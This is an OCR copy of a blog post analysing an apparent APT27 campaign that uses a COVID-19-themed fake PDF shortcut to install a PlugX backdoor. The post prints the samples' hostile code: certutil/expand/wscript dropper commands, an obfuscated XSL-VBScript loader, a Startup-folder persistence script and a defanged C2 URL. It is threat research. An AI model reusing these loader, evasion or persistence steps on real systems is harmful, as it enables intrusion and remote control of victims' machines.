
Is APT27 Abusing COVID-19 To Attack People ?!

marcoramilli.com/2020/03/19/is-apt27-abusing-covid-19-to-attack-people/

View all posts by marcoramilli

March 19, 2020



Scenario

We are living hard time, many countries all around the world are hit by COVID-19 which happened to be a very dangerous disease. Unfortunately many deaths, thousands of infected people, few breathing equipment, stock burned Billion of dollars and a lot of companies are entering into a economic and financial crisis. Governments are doing their best to mitigate such a virus while people are stuck home working remotely using their own equipment.

In that scenario, jackals are luring people using every dirty way to attack their private devices. At home it's hard to have advanced protection systems as we have in companies. For example it's hard to have Intrusion Prevention Systems, proxies, advanced threat protection, automated sandbox and again advanced end-point protections letting personal devices more vulnerable to be attacked. In this reality ruthless attackers abuse of this situation to attack digitally unprotected people.

Today many reports are describing how infamous attackers are abusing such an emergency time to lure people by sending thematic email campaign or by using thematic IM within Malware or Phishing links. Following few of them that I believe would be a nice reading:

Today I want to contribute to such a blog-roll analyzing a new spreading variant that hit my observatory. I want to "spoil" the conclusions now, but it's getting pretty sad if an APT group makes use of its knowledge to take advance from today's situation.

Stage 1

The first stage is a fake PDF file. It looks like a real PDF, it has a hidden extension and a nice PDF icon, but it really isn't a PDF, it's actually a .lnk file, or in other words a "Microsoft Linking File".

Sha256	95489af84596a21b6fcca078ed10746a32e974a84d0daed28cc56e77c38cc5a8
Threat	Dropper and Execution
Ssdeep	24576:2D9JuasgfxPmNirQ2dRqZJuH3eBf9mddWoX+KIKoIkVrI:2DzuOxPm0iZLKIKRkq
Description	Fake PDF file used to run initial infection chain

Opening up the .lnk file we might appreciate a weird linking pattern. Two main sections: one is a kind of header where it is possible to observe commands, and the other section is a big encoded payload.

.lnk file

Once beautified the first section it looks easier to understand what it does. It basically copies itself into a temporary folder (through `cmd.exe`), it extracts bytes from its body (from section two), it decodes such a bytes from Byte64 (through `msoia.exe`) and it places the extracted content into the temporary user folder. It deflates the content (through `expand`) and it finally it executes a **javascript file** (through `wscript`) which was included into the compressed content. The following image shows the beautified code section of the analyzed file.

```
C:\Windows\System32\cmd.exe!..\..\..\Windows\System32\cmd.exe /c copy
"20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\\g4ZokyumBB2gDn.tmp /y&for /r
C:\\Windows\\System32\\ %i in (*ertu*.exe) do copy %i %tmp%\\msoia.exe
/y&findstr.exe "TVNDRgAAAA" %tmp%\\g4ZokyumBB2gD
n.tmp>%tmp%\\cSi1r0uywDNvDu.tmp&%tmp%\\msoia.exe -decode
%tmp%\\cSi1r0uywDNvDu.tmp %tmp%\\oGhPGUDC03tURV.tmp&expand
%tmp%\\oGhPGUDC03tU    RV.tmp -F:* %tmp% &wscript
%tmp%\\9sOXN6Ltf0afe7.js^D.pdf^T^C^A %SystemRoot%\system32\cmd.exe%SystemR
oot%\system32\cmd.exe^P^E %O^\^K w    NA^Zc^B]N·D.±®Q<98>·O<95>
 <89>1SPSa<8a>XF¼L8C»u^S<93>&<98>mIm^D^_-S-1-5-21-352958147-3626090895-
810647513-1000`^C X
```

Beautified .lnk file

It is quite nice to see how the attacker copied `certutils` from local system, by using `(*ertu*.exe)` in order to avoid command line detection from public sandboxes. Indeed many sandboxes have signatures on certutils, since it's quite a notorious tool used by some attackers, so that avoiding the behavior signature match it would take a lower score from public sandboxes.

Stage 2

Stage 1 carved Stage 2 from its body by extracting bytes and decoding them using base64 encoding. The new stage is a Microsoft compressed CAB file described in the following table.

Sha256	f74199f59533fbbe57f0b2aae45c837b3ed5e4f5184e74c02e06c12c6535f0f9
Threat	Malware Carrier/Packer/Compressor
Ssdeep	24576:CkL6X/3PSCuflrdNZ4J00ZcmNh3wsAR36Mge:vLK/fS200ZcYh3kqpe
Description	Microsoft CAB bringing contents

Extracting files from Microsoft CAB we observe 6 more files entering in the battlefield:

- `20200308-sitrep-48-covid-19.pdf` . The original PDF from WHO explaining the COVID-19 status and how to fight it.
- `3UDBUTNY7YstRc.tmp` . PE32 Executable file (DLL)
- `486AULMsOPmf6W.tmp` . PE32 Executable (GUI)
- `9sOXN6Ltf0afe7.js` . Javascript file (called by .lnk)
- `cSi1r0uywDNvDu.tmp` . XSL StyleSheet Document
- `MiZl5xsDRylf0W.tmp` . Text file including PE32 file

Stage 1 executes the Javascript included in the CAB file. `9sOXN6Ltf0afe7.js` performs an ActiveXObject call to `WScript.Shell` in order to execute Windows command lists. Once" deobfuscated" and beautified the command line looks like the following (9sOXN6Ltf0afe7.js payload beautified) . The attacker creates a folder that looks like a "file" by calling it `cscript.exe` trying to cheat the analyst. Then the attacker populates that folder with the needed files to follow the infection chain.

```
cmd /c

mkdir %tmp%\\cscript.exe&
for /r C:\\Windows\\System32\\ %m in (cscr*.exe)
do
copy %m %tmp%\\cscript.exe\\msproof.exe /y&
move /Y %tmp%\\cSi1r0uywDNvDu.tmp %tmp%\\cscript.exe\\WsmPty.xsl&

%tmp%\\cscript.exe\\msproof.exe //nologo %windir%\\System32\\winrm.vbs get
wmicimv2/Win32_Process?Handle=4 -format:p    retty&del
\"%userprofile%\\OFFICE12\\Wordcnvpxy.exe\" /f /q&

ping -n 1 127.0.0.1&

move /Y %tmp%\\486AULMsOPmf6W.tmp
\"%userprofile%\\OFFICE12\\MSOSTYLE.EXE\"&

move /Y %tmp%\\3UDBUTNY7YstRc.tmp
\"%userprofile%\\OFFICE12\\OINFO12.OCX\"&
copy /b %tmp%\\2m7EBxdH3wHwBO.tmp+%tmp%    \\MiZl5xsDRylf0W.tmp
\"%userprofile%\\OFFICE12\\Wordcnvpxy.exe\" /Y&\"%tmp%\\20200308-sitrep-
48-covid-19.pdf\""
```

9sOXN6Ltf0afe7.js payload "deobfuscated"

A special thought goes to WINRM.VBS which helped the attacker to execute Signed Script Proxy Execution (T1216). According to Microsoft: "WINRM is the CLI interface to our WS-MGMT protocol. The neat thing about this is that you can call it from PowerShell to manage remote systems that don't have PowerShell installed on them (including Server Core systems and Raw hardware)." The attacker also places a file called `Wordcnvpxy.exe` on the OFFICE12 folder. We will analyze it in a few steps but at that stage we might observe that is the "last call" before luring the victim by showing the good PDF file (also included in the CAB). But according with `9sOXN6Ltf0afe7.js` the first run is on `WsmPty.xsl` which is the renamed version of `cSi1r0uywDNvDu.tmp` .

Stage 3

Stage 3 is run by stage 2 and it is a XSL (StleSheet Office file) wrapping a VBScript object.

Sha256	9d52d8f10673518cb9f19153ddbe362acc7ca885974a217a52d1ee8257f22cfc
Threat	Payload Extractor and Command Executor
Ssdeep	96:46Pdv3fOYCeeapSCDIKufYS2VGsBu746WJCSmCZyAcGghF:fh3fOYneaLDIgnNEFCZyAcGsF,
Description	Decode Additional Stage by using coding charsets and XOR

The following VBScript is run through `cscript.exe` , It's an obfuscated and xor-encrypted payload. The encryption is performed by a simple xor having as `key` the single byte `0` while the encoding procedure is a multi conversion routine which could be summarized as follows:

chr(asc(chr("&h"&mid(x,y,2))))

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
 <ms:script implements-prefix="user" language="VBScript">
 <![CDATA[
 rBOH7OLTCVxzkH=HrtvBsRh3gNUbe("2044696D206C466C4645784665634675467446654
64C7679644F2C57746C4E69534A544B4665634675460D0A206C466C4645784665634675467446654620D20437265617465
656C6C22292E456E7669726F6E6D656E74282250726F6365737322292E4974656D282255534552505
D204372656174654F626A65637428225773637269707
0A2044696D20466B4669668466546616C4674466846614
6684661466E64203D204372656174654F626A65637428225363726970740
79466C466546203D206C466C4645784665634675467446654626225C4F4646494345313222
4657245786973747328467769466E4664466F7773467479466C4665462920546865
65617465466F6C6465722846776946
57A734E534A544B4D684F796D26225C326D3745427864483377487
664C7679644F29200D0A2044696D20684378726975447544
847697767777041
445A72526E756C66736D784F4D4F6D6A5565417142664E6D43524A4A5373666B6A3D4372656174654F626A65637428225753637269
2784A446A42704F42584769776777704
524A4A5373666B6A2E5370656369616C466F6C646572732822537461727475702
53D6843787269754475445A72526E756C66736D784F4D4F6D6A5565417142664E6D43524A4A5373666B6A2E4372656174655
42584769776777704
6775A5865766E4F5661652E546172676574506174682
566D456E4554784355425675A5865766E4F5661652E57696E646F775374796C65203D20310D0A207763486D5A5A566D456E4554784355425675A5865766E4F5661652
E576F726B696E6744697265636
784355425675A5865766E4F5661652E417267756D656E7473203D2022433A5C57696E646F77735C73797374656D33325C75726C2E646C6C2C46696C6550726F746F636
F6C48616E646C6572202226368722833342926467769466E4664466F7773467479466C46654626225C4D534F5354594C452E657865222663687228333429
486D5A5A566D456E4554784355425
6654626225C5C4D534F5354594C452E657865220D0A2046756E6374696F6E206D4A645A71546D4B744C7657674A77432846696C654E616D65290D0A2020202020446
206D49714C7A497242635A69466A5661492C206D496A467A527751734B7752634176412C206D4870586342
67A527751734B7752634176412032076561746546F626A65637428224D6963726F736F66742E584D4C444F4D22290D0A2020202020536574206D496A4
4E744C75576450203D206D496A467A527751734B7752634176412E437265617465456C656D656E74282262696E61727922290D0A2020202020536574206D49714C7A497
242635A69466A566149203D204372656174654F626A65637428224144
615479706520
A497242635A69466A5661492E54797065203D20310D0A2020202020
6A5661492E5772697465206D48705863426F436E4E744C755764502E4E6F6465479706564566
17665546F46696C652046696C654E616D652C20320D0A2020202020
42635A69466A566149203D204E6F7468696E670D0A2020202020536574206D48705863426F436E4E744C7557645020
D496A467A527751734B7752634176412
z6HalbOkrki):for rBOH7OLTCVxzkH=1 to len(bhhz6HalbOkrki)step 2:HrtvBsRh3gNUbe=HrtvBsRh3gNUbe&chr(asc(chr("&h"&mid(bhhz6HalbOkrki,rBOH7O
LTCVxzkH,2)))xor 0):next:end function:
 ]]> </ms:script>
</stylesheet>
```

VBScript Stage3

The attacker tried to confuse the analyst by reusing variable names in private or local contexts, but after a couple of minutes, you might eventually come out with the following decryption loop.

```
Function decode(payload):
    For toBeExecuted=1 to len(payload)step 2:
        decode=decode&chr(asc(chr("&h"&mid(payload,toBeExecuted,2)))xor 0):
    Next:
end function:
```

Decryption Loop

If you run it against the embedded payload you will eventually see a new stage: Stage 4. A brand new script targeting old version of MSOffice.

Stage 4

Stage 4 is decoded and run by Stage 3. That stage runs an attacker version of MSOSTYLE.exe copied from Stage 2. It hijacks method on an old office 2007 component (Office Data Provider for – MSOSTYLE.exe).

Sha356	7f230a023a399b39fa1994c3eaa0027d6105769fffaf72918adebf584edc6fe0
Threat	Persistence and Execution
Ssdeep	48:zKxYaDzzXRrVHyMqHeIyJwlLGvTlGrbaTFGNT93TPTxGVhTG6TWWWsKj390C9nEm:zKxjDRt+e1sGvJG3aRGNNDtGLLqP5j3
Description	Set persistence on the target system (Script File)

The following image shows the decrypted and decoded Stage. It's quite clear the attacker wants to get persistence on the target machine and to run additional payload by abusing `MSOSTYLE.exe` (old component) placed in the "right folder" from stage 2. The persistence is guaranteed by adding a link called `Accessories.lnk` inside the startup windows folder pointing to: `MiZl5xsDRylf0W.tmp` .

```
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

 Dim lFlFExFecFuFtFeF,jCezsNSJTKMhOym,jPkWtlNiGohmgfLvydO,WtlNiSJTKFecFuF
 lFlFExFecFuFtFeF = CreateObject("Wscript.Shell").Environment("Process").Item("USERPROFILE")
 jCezsNSJTKMhOym = CreateObject("Wscript.Shell").Environment("Process").Item("TEMP")
 Dim FkFiFhFeFalFtFhFaFnd, FwiFnFdFowsFtyFlFeF
 Set FkFiFhFeFalFtFhFaFnd = CreateObject("Scripting.FileSystemObject")
 FwiFnFdFowsFtyFlFeF = lFlFExFecFuFtFeF&"\OFFICE12"
 If FkFiFhFeFalFtFhFaFnd.folderExists(FwiFnFdFowsFtyFlFeF) Then
 Else
 FkFiFhFeFalFtFhFaFnd.CreateFolder(FwiFnFdFowsFtyFlFeF)
 End If
 jPkWtlNiGohmgfLvydO = jCezsNSJTKMhOym&"\2m7EBxdH3wHwBO.tmp"
 mJdZqTmKtLvWgJwC(jPkWtlNiGohmgfLvydO)
 Dim hCxriuDuDZrRnulfsmxOMOmjUeAqBfNmCRJJSsfkj,VBxJDjBpOBXGiwgwpAOYuitjwLpYKYswjca,wcHmZZVmEnETxCUBVwZX
evnOVae
 set hCxriuDuDZrRnulfsmxOMOmjUeAqBfNmCRJJSsfkj=CreateObject("WScript.Shell")
 VBxJDjBpOBXGiwgwpAOYuitjwLpYKYswjca=hCxriuDuDZrRnulfsmxOMOmjUeAqBfNmCRJJSsfkj.SpecialFolders("Startup"
)
 set wcHmZZVmEnETxCUBVwZXevnOVae=hCxriuDuDZrRnulfsmxOMOmjUeAqBfNmCRJJSsfkj.CreateShortcut(VBxJDjBpOBXGi
wgwpAOYuitjwLpYKYswjca & "\Accessories.lnk")
 wcHmZZVmEnETxCUBVwZXevnOVae.TargetPath = "C:\Windows\System32\rundll32.exe"
 wcHmZZVmEnETxCUBVwZXevnOVae.WindowStyle = 1
 wcHmZZVmEnETxCUBVwZXevnOVae.WorkingDirectory=VBxJDjBpOBXGiwgwpAOYuitjwLpYKYswjca
 wcHmZZVmEnETxCUBVwZXevnOVae.Arguments = "C:\Windows\system32\url.dll,FileProtocolHandler "&chr(34)&Fwi
FnFdFowsFtyFlFeF&"\MSOSTYLE.exe"&chr(34)
 wcHmZZVmEnETxCUBVwZXevnOVae.Save
 WtlNiSJTKFecFuF = FwiFnFdFowsFtyFlFeF&"\\MSOSTYLE.exe"
 Function mJdZqTmKtLvWgJwC(FileName)
     Dim mIqLzIrBcZiFjVaI, mIjFzRwQsKwRcAvA, mHpXcBoCnNtLuWdP
     Set mIjFzRwQsKwRcAvA = CreateObject("Microsoft.XMLDOM")
     Set mHpXcBoCnNtLuWdP = mIjFzRwQsKwRcAvA.CreateElement("binary")
     Set mIqLzIrBcZiFjVaI = CreateObject("ADODB.Stream")
     mHpXcBoCnNtLuWdP.DataType = "bin.hex"
     mHpXcBoCnNtLuWdP.Text = "4D5A90"
     mIqLzIrBcZiFjVaI.Type = 1
     mIqLzIrBcZiFjVaI.Open
     mIqLzIrBcZiFjVaI.Write mHpXcBoCnNtLuWdP.NodeTypedValue
     mIqLzIrBcZiFjVaI.SaveToFile FileName, 2
     mIqLzIrBcZiFjVaI.Close
     Set mIqLzIrBcZiFjVaI = Nothing
     Set mHpXcBoCnNtLuWdP = Nothing
     Set mIjFzRwQsKwRcAvA = Nothing
 End Function
```

Powershell

Stage 4

Stage 5

Stage 5 is activated by Stage 2 but only after the execution of Stage 3 and Stage 4. Stage 5 is a multi-step session composed by the following additional artifacts: (i) `3UDBUTNY7YstRc.tmp` renamed by Stage 2 into `OINFO12.OCX` and (ii) `MiZl5xsDRylf0W.tmp` renamed by Stage 2 into `Wordcnvpxy.exe` . Every single artifact is available after the execution of Stage 2 into the crafted folder called: `OFFICE12` from the user home.


Sha256	604679789c46a01aa320eb1390da98b92721b7144e57ef63853c3c8f6d7ea85d
Threat	Remote Control, depending on usage
Ssdeep	536:/4yuzgQ5WugrQ+Scclp1t4xO67y5qHae:gyuzgKwr9bB1t4xO67y5j,
Description	Office Data Provider for WBEM, not malicious but accountable.

MSOSTYLE.EXE is an old Microsoft Office Data Provider for WBEM. Web-Based Enterprise Management (WBEM) comprises a set of systems-management technologies developed to unify the management of distributed computing environments. So it could not be considered malicious, but it could be considered accountable of the entire infection chain.

Sha256	a49133ed68bebb66412d3eb5d2b84ee71c393627906f574a29247d8699f1f38e
Threat	PlugX, Command Execution

Ssdeed	768:jxmCQWD+TAxTRh40XfEDDnFt4AczonsT:MC5bw+zosT
Description	A runner plus Command Execution, Pluging Manager

At the time of writing only three AVs detect `OINFO12.OCX` as a malicious file. Rising AV is actually the only company which attributes it to a well-known PlugX sample. According with Trend Micro, the PlugX malware family is well known to researchers having samples dating back to as early as 2008. PlugX is a fully featured Remote Access Tool/Trojan (RAT) with capabilities such as file upload, download, and modification, keystroke logging, webcam control, and access to a remote cmd.exe shell.



OINFO12.OCX VT coverage

Taking it on static analysis it will expose three callable functions: **DeleteOfficeData** (`0x10001020`), **GetOfficeData** (`0x10001000`) and **EntryPoint** `0x100015ac`).

Both of the methods **DeleteOfficeData** and **GetOfficeData** looks like recalling a classic method to hijacking old Office Parser (take a look to here and figure 3 in here) to execute commands.


```
; Exported entry   1. DeleteOfficeData


; Attributes: noreturn

public DeleteOfficeData
DeleteOfficeData proc near
push    0               ; uCmdShow
push    offset aCmdCNotepadExe ; "cmd /c notepad.exe"
call    ds:WinExec
push    4E20h           ; dwMilliseconds
call    ds:Sleep
push    0               ; int
call    _exit
DeleteOfficeData endp
```

DeleteOfficeData (0x10001020)

```
public GetOfficeData
GetOfficeData proc near
push    0               ; uCmdShow
push    offset CmdLine  ; "cmd /c calc.exe"
call    ds:WinExec
push    4E20h           ; dwMilliseconds
call    ds:Sleep
push    0               ; int
call    _exit
GetOfficeData endp
```


GetOfficeData (`0x10001000`)

Indeed if run from its Entry Point, the DLL executes `Wordcnvpxy.exe` (as it is the default plugin component). The executable DLL must be in the same path of `Wordcnvpxy.exe` and it needs to have such a filename (imposed by Stage 2 and hardcoded into the library). On the other side of the coin if commands are passed through stdin, it executes the given parameters as commands.



No Input Commands, Wordcnvpxy execution


The following image shows when parameters are given and Commands are executed.



Commands Execution


Finally we have `Wordcnvpxy.exe` which is run in the same stage (Stage 5) by `OINFO12.OCX` . At the time of writing, it is well-known from static engines, it looks like a standard backdoor beacon-ing to own command and control installed as PlugX module.

Sha256	002c9e0578a8b76f626e59b755a8aac18b5d048f1cc76e2c12f68bc3dd18b124
Threat	PlugX, Backdoor
Ssdeep	1536:9/dlJMLIU94EYayTdHP6rUkn16O41yWCzB:93JsZxePUAFgWCz
Description	Probably one of the last stages, beaconing VS C2 and executing external commands



Wordcnvpxy VT coverage

The sample uses dynamic function loading avoiding static enumeration and guessing. It grabs information on the victim, PC-name, username, IP-location and send them to C2 as a first beacon.



Dynamic Loading function calls

The used Command and Control resolves to the following URL `hxxp://motivation[.]neighboring[.]site/01/index.php`

```
0000  68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 6d 00 6f 00 74 00  h.t.t.p.:././.m.o.t.
0014  69 00 76 00 61 00 74 00 69 00 6f 00 6e 00 2e 00 6e 00 65 00  i.v.a.t.i.o.n...n.e.
0028  69 00 67 00 68 00 62 00 6f 00 72 00 69 00 6e 00 67 00 2e 00  i.g.h.b.o.r.i.n.g...
003c  73 00 69 00 74 00 65 00 2f 00 30 00 31 00 2f 00 69 00 6e 00  s.i.t.e./.0.1./.i.n.
0050  64 00 65 00 78 00 2e 00 70 00 68 00 70 00 00 00              d.e.x...p.h.p...
```

Command and Control

Unfortunately the attacker has shut down everything few hours after I started my analysis, so that I do not have more information about network, commands and additional Plugins. However the overall structure reminds me PlugX RAT as nicely described here.

Attribution

